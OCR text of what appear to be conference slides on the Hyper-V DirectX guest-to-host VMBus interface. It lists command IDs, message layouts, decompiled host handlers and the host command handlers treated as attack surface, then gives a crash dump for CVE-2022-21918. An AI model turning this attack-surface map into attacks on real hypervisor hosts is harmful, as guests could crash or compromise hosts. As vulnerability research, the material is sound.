78:     DXGK_VMBCOMMAND_CREATEDEVICE        = 0,
79:     DXGK_VMBCOMMAND_DESTROYDEVICE       = 1,
80:     DXGK_VMBCOMMAND_QUERYADAPTERINFO    = 2,
81:     DXGK_VMBCOMMAND_DDIQUERYADAPTERINFO = 3,
82:     DXGK_VMBCOMMAND_CREATEALLOCATION    = 4,
83:     DXGK_VMBCOMMAND_DESTROYALLOCATION   = 5,
84:     DXGK_VMBCOMMAND_CREATECONTEXTVIRTUAL     = 6,
85:     DXGK_VMBCOMMAND_DESTROYCONTEXT      = 7,
86:     DXGK_VMBCOMMAND_CREATESYNCOBJECT    = 8,
87:     DXGK_VMBCOMMAND_CREATEPAGINGQUEUE   = 9,
88:     DXGK_VMBCOMMAND_DESTROYPAGINGQUEUE  = 10,
89:     DXGK_VMBCOMMAND_MAKERESIDENT        = 11,
90:     DXGK_VMBCOMMAND_EVICT           = 12,
91:     DXGK_VMBCOMMAND_ESCAPE          = 13,
92:     DXGK_VMBCOMMAND_OPENADAPTER     = 14,
93:     DXGK_VMBCOMMAND_CLOSEADAPTER        = 15,
94:     DXGK_VMBCOMMAND_FREEGPUVIRTUALADDRESS   = 16,
95:     DXGK_VMBCOMMAND_MAPGPUVIRTUALADDRESS    = 17,
96:     DXGK_VMBCOMMAND_RESERVEGPUVIRTUALADDRESS = 18,
97:     DXGK_VMBCOMMAND_UPDATEGPUVIRTUALADDRESS = 19,
98:     DXGK_VMBCOMMAND_SUBMITCOMMAND       = 20,
99:     dxgk_vmbcommand_queryvideomemoryinfo    = 21,
100:    DXGK_VMBCOMMAND_WAITFORSYNCOBJECTFROMCPU = 22,
101:    DXGK_VMBCOMMAND_LOCK2           = 23,
102:    DXGK_VMBCOMMAND_UNLOCK2         = 24,
103:    DXGK_VMBCOMMAND_WAITFORSYNCOBJECTFROMGPU = 25,
104:    DXGK_VMBCOMMAND_SIGNALSYNCOBJECT    = 26,
105:    DXGK_VMBCOMMAND_SIGNALFENCENTSHAREDBYREF = 27,
```

Send dxgkrnl Command to Host

- There are many commands to use…
- Command message format (header + message_buffer)

offset	name	size	
0x00	command_id	0x08	0
0x08	process	0x04	process handle or 0
0x0C	channel_type	0x04	DXGKVMB_VGPU_TO_HOST(per virtual GPU DXGK channel) DXGKVMB_VM_TO_HOST(global DXGK channel)
0x10	command_type	0x04	DXGK_VMBCOMMAND_xxxxxx
0x14	reserved	0x04	Align
0x18	buffer	variable	Command message buffer

header

Send dxgkrnl Command to Host


- Example

```
int dxgvmb_send_lock2(struct dxgprocess *process,
                      struct dxgvmbuschannel *channel,
                      struct d3dkmt_lock2 *args,
                      struct d3dkmt_lock2 *__user outargs)
{
    int ret = 0;
    struct dxgkvmb_command_lock2 command = { };
    struct dxgkvmb_command_lock2_return result = { };
    struct dxgallocation *alloc = NULL;

    command_vgpu_to_host_init2(&command.hdr,
                               DXGK_VMBCOMMAND_LOCK2, process->host_handle);
    command.args = *args;

    ret = dxgvmb_send_sync_msg(channel, &command, sizeof(command),
                               &result, sizeof(result));
    if (ret)
        goto cleanup;
    if (!NT_SUCCESS(result.status)) {
        ret = result.status;
        goto cleanup;
    }
```

```
676 struct dxgkvmb_command_lock2 {
677     struct dxgkvmb_command_vgpu_to_host hdr;
678     struct d3dkmt_lock2     args;
679     bool                    use_legacy_lock;
680     uint                    flags;
681     uint                    priv_drv_data;
682 };
```

```
static inline void command_vgpu_to_host_init2(struct
                                               dxgkvmb_command_vgpu_to_host
                                               *command,
                                               enum dxgkvmb_commandtype type,
                                               d3dkmt_handle process_handle)
{
    command->command_type   = type;
    command->process    = process_handle;
    command->command_id = 0;
    command->channel_type   = DXGKVMB_VGPU_TO_HOST;
}
```

Data Receiving in Host



Retrieve Data from Guest

- Function **dxgkrnl! CastToVmBusCommand<xxxx>**
- Example

```
__int64 __fastcall CastToVmBusCommand<DXGKVMB_COMMAND_CREATEDEVICE>(__int64 a1)
{
  if ( *(_DWORD *)(a1 + 0x90) >= 0x28u )
    return *(_QWORD *)(a1 + 0x88);
  LogPacketLengthError((struct DXGADAPTER_VMBUS_PACKET *)a1, 40i64);
  return 0i64;
}
```

DXG_HOST_VIRTUALGPU_VMBUS::VmBusChannelProcessPacket

```
if ( v36
  || (v37 = *(__int64 (__fastcall **)(__int64, __int64, __int64, __
      v38 = *(unsigned int *)(v35 + 44),
      v39 = *(unsigned int *)(v35 + 40),
      v40 = *(unsigned int *)(v35 + 36),
      ++*(_DWORD *)(v35 + 24),
      (v36 = v37(v40, v38, v39, v35, v47, v48)) != 0) )
{
  memset((void *)v36, 0, 0xA0ui64);
  _InterlockedIncrement(&g_VgpuNumWorkItemQueued);
  *(_QWORD *)(v36 + 0x78) = v49;
  *(_QWORD *)(v36 + 0x80) = v50;
  *(_DWORD *)(v36 + 0x94) = a5;
  *(_QWORD *)(v36 + 0x48) = v8;
  *(_DWORD *)(v36 + 0x90) = v5_guestdatalen;
  *(_QWORD *)(v36 + 0x88) = v21_guestdxgmsgdatabuf;
  v46 = qword_1C01251A8(v8);
  *(_BYTE *)(v36 + 0x9C) = 1;
  *(_QWORD *)(v36 + 0x50) = v46;
  *(_QWORD *)(v36 + 0x18) = v36;
  *(_QWORD *)(v36 + 0x10) = VmBusProcessPacket;
  *(_QWORD *)v36 = 0i64;
  ExQueueWorkItem((PWORK_QUEUE_ITEM)v36, (WORK_QUEUE_TYPE)47);
}
```


Send Data to Guest

- dxgkrnl!VmBusCompletePacket(a1, databuffer, buflength)

```
unsigned __int8 __fastcall DXG_HOST_GLOBAL_VMBUS::VmBusVsyncControl(struct DXGADAPTER_VMBUS_PACKET *a1)
{
  __int64 v1; // rax
  __int64 *v3; // [rsp+20h] [rbp-18h]
  struct DXGADAPTER_VMBUS_PACKET **v4; // [rsp+28h] [rbp-10h]
  struct DXGADAPTER_VMBUS_PACKET *v5; // [rsp+40h] [rbp+8h]
  int v6; // [rsp+48h] [rbp+10h]
  __int64 v7; // [rsp+50h] [rbp+18h]

  v5 = a1;
  v1 = CastToVmBusCommand<DXGKVMB_COMMAND_VSYNCREMOTINGCTRL>();
  v7 = v1;
  if ( v1 )
  {
    v3 = &v7;
    v4 = &v5;
    v6 = lambda_8a0c27a59905b2448f507218a1f2fcd3_::operator()(&v3);
    VmBusCompletePacket(*((struct VMBPACKETCOMPLETION__ **)v5 + 16), &v6, 4u);
    LOBYTE(v1) = 1;
  }
  return v1;
}
```

v6 is a NTSTATUS Value
The size of NTSTATUS is 4

Attack Surface



Attack Surface

- dxgkrnl.sys dxgmms1.sys dxgmms2.sys
- **66** DXG_HOST_VIRTUALGPU_VMBUS commands
- **21** DXG_HOST_GLOBAL_VMBUS commands

```
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCreateDevice
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusDestroyDevice
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusQueryAdapterInfo
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusDdiQueryAdapterInfo
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCreateAllocation
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusDestroyAllocation
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCreateContextVirtual
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusDestroyContext
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCreateSyncObject
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCreatePagingQueue
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusDestroyPagingQueue
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusMakeResident
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusEvict
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusEscape
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusOpenAdapter
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusCloseAdapter
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusFreeGpuVirtualAddress
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusMapGpuVirtualAddress
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusReserveGpuVirtualAddress
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusUpdateGpuVirtualAddress
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusSubmitCommand
dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusQueryVideoMemoryInfo
```

```
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusCreateProcess
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDestroyProcess
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusOpenSyncObject
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDestroySyncObject
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusCreateNtSharedObject
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDestroyNtSharedObject
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusSignalFence
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusNotifyProcessFreeze
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusNotifyProcessThaw
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusQueryEtwSession
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusSetIoSpaceRegion
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusCompleteTransaction
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusOpenKeyedMutex
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDestroyKeyedMutex
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusAcquireKeyedMutexSync
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusReleaseKeyedMutexSync
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusVsyncControl
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusOpmRequest
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDummy
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDummy
dxgkrnl!DXG_HOST_GLOBAL_VMBUS::VmBusDummy
```

Agenda

① Hyper-V DirectX Component Architecture

② How to Config

③ Attack Surface

④ Vulnerabilities details

⑤ Fuzz is necessary

⑥ Conclusion and Black Hat Sound Bytes

Case Studies CVE-2022-21918

NULL Pointer Reference:DXGK_VMBCOMMAND_SIGNALSYNCOBJECT

```
READ_ADDRESS:  0000000000000000

PROCESS_NAME:  vmwp.exe

TRAP_FRAME:  ffff83881d2cf3b0 -- (.trap 0xffff83881d2cf3b0)
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=ffff83881d2cf6d0 rbx=0000000000000000 rcx=ffff83881d2cf5f0
rdx=0000000000000003 rsi=0000000000000000 rdi=0000000000000000
rip=fffff8060d6f3252 rsp=ffff83881d2cf540 rbp=ffff83881d2cf630
 r8=ffff83881d2cf6d0  r9=0000000000000000 r10=0000000000000000
r11=0000000000000000 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
dxgmms2!VidSchiSignalSyncObjectsFromCpu+0x5a:
fffff806`0d6f3252 498b2c24        mov     rbp,qword ptr [r12] ds:00000000`00000000=????????????????
Resetting default scope

STACK_TEXT:
ffff8388`1d2ceab8 fffff806`06312b12 : ffff8388`1d2cec20 fffff806`0617d200 00000000`00000000 00000000`00000000 : nt!DbgBreakPointWithStatus
ffff8388`1d2ceac0 fffff806`063120f6 : 00000000`00000003 ffff8388`1d2cec20 fffff806`0620c0c0 00000000`000000d1 : nt!KiBugCheckDebugBreak+0x12
ffff8388`1d2ceb20 fffff806`061f72b7 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KeBugCheck2+0x946
ffff8388`1d2cf230 fffff806`06209169 : 00000000`0000000a 00000000`00000000 00000000`00000002 00000000`00000000 : nt!KeBugCheckEx+0x107
ffff8388`1d2cf270 fffff806`06205469 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiBugCheckDispatch+0x69
ffff8388`1d2cf3b0 fffff806`0d6f3252 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : nt!KiPageFault+0x469
ffff8388`1d2cf540 fffff806`0d6f57ff : ffff8388`1d2cf5f0 00000000`00000000 ffff8388`1d2cf6d0 fffff806`0caa29f5 : dxgmms2!VidSchiSignalSyncObjectsFromCpu+0x5a
ffff8388`1d2cf5c0 fffff806`0cd32318 : ffff8388`1d2cf820 00000000`00000002 ffffca80`8d0f0810 00000000`00000003 : dxgmms2!VidSchSignalSyncObjectsFromCpu+0xaf
ffff8388`1d2cf640 fffff806`0ccefb38 : ffffca80`842a6e70 ffffca80`842a6da0 ffffca80`8d0f0810 00000000`00000000 : dxgkrnl!SignalSynchronizationObjectFromCpu+0x40c
ffff8388`1d2cf790 fffff806`0cce105c : ffffe08f`2bf16970 ffffca80`842a6da0 ffffe08f`2bf16970 ffffe08f`3c5f7830 : dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusSignalSyncObject+0x588
ffff8388`1d2cf950 fffff806`0cce51cd : ffffe08f`00000000 00000000`00000000 ffffe08f`2bf16970 fffff806`0cce4f00 : dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
ffff8388`1d2cfa00 fffff806`060b8515 : ffffe08f`00000000 ffffe08f`2bfe7040 fffff806`0cce4f10 ffffe08f`1da9f4a0 : dxgkrnl!VmBusProcessPacket+0x2bd
ffff8388`1d2cfa70 fffff806`06155855 : ffffe08f`2bfe7040 00000000`00000080 ffffe08f`1daac040 00000000`00000000 : nt!ExpWorkerThread+0x105
ffff8388`1d2cfb10 fffff806`061fe808 : fffff806`00d50180 ffffe08f`2bfe7040 fffff806`06155800 00000000`00000246 : nt!PspSystemThreadStartup+0x55
ffff8388`1d2cfb60 00000000`00000000 : ffff8388`1d2d0000 ffff8388`1d2c9000 00000000`00000000 00000000`00000000 : nt!KiStartSystemThread+0x28
```

CVE-2022-21918

- Root cause : dxgmms2!VidSchiSignalSyncObjectsFromCpu a5(5th parameter) reference a NULL Pointer.

```
2: kd> k
 # Child-SP          RetAddr           Call Site
00 ffff8388`1d2ceab8 fffff806`06312b12 nt!DbgBreakPointWithStatus
01 ffff8388`1d2ceac0 fffff806`063120f6 nt!KiBugCheckDebugBreak+0x12
02 ffff8388`1d2ceb20 fffff806`061f72b7 nt!KeBugCheck2+0x946
03 ffff8388`1d2cf230 fffff806`06209169 nt!KeBugCheckEx+0x107
04 ffff8388`1d2cf270 fffff806`06205469 nt!KiBugCheckDispatch+0x69
05 ffff8388`1d2cf3b0 fffff806`0d6f3252 nt!KiPageFault+0x469
06 ffff8388`1d2cf540 fffff806`0d6f57ff dxgmms2!VidSchiSignalSyncObjectsFromCpu+0x5a
07 ffff8388`1d2cf5c0 fffff806`0cd32318 dxgmms2!VidSchSignalSyncObjectsFromCpu+0xaf
08 ffff8388`1d2cf640 fffff806`0ccefb38 dxgkrnl!SignalSynchronizationObjectFromCpu+0x40c
09 ffff8388`1d2cf790 fffff806`0cce105c dxgkrnl!DXG_HOST_VIRTUALGPU_VMBUS::VmBusSignalSyncObject+0x588
0a ffff8388`1d2cf950 fffff806`0cce51cd dxgkrnl!VmBusExecuteCommandInProcessContext+0x198
0b ffff8388`1d2cfa00 fffff806`060b8515 dxgkrnl!VmBusProcessPacket+0x2bd
0c ffff8388`1d2cfa70 fffff806`06155855 nt!ExpWorkerThread+0x105
0d ffff8388`1d2cfb10 fffff806`061fe808 nt!PspSystemThreadStartup+0x55
